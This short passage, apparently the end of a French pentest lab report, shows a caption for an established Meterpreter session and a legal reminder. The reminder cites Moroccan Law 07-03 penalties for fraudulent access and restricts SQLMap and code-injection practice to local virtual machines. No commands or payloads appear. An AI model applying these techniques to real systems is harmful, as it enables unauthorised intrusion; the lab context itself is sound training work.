Capture 12 : Session Meterpreter etablie (opionnel)



Rappel Juridique (Loi 07-03)

> *L'automatisation d'attaques (SQLMap) et l'injection de code sont severement punies :*

- **Article 607-3**: Acces frauduleux (1 a 3 mois de prison)
- **Article 607-6**: Falsification de documents informatises (1 a 5 ans de prison)

> **ATTENTION :**Strictement interdit de tester ces techniques sur des sites publics, meme le votre heberge chez un tiers. Usage exclusif en environnement local (VMware/VirtualBox).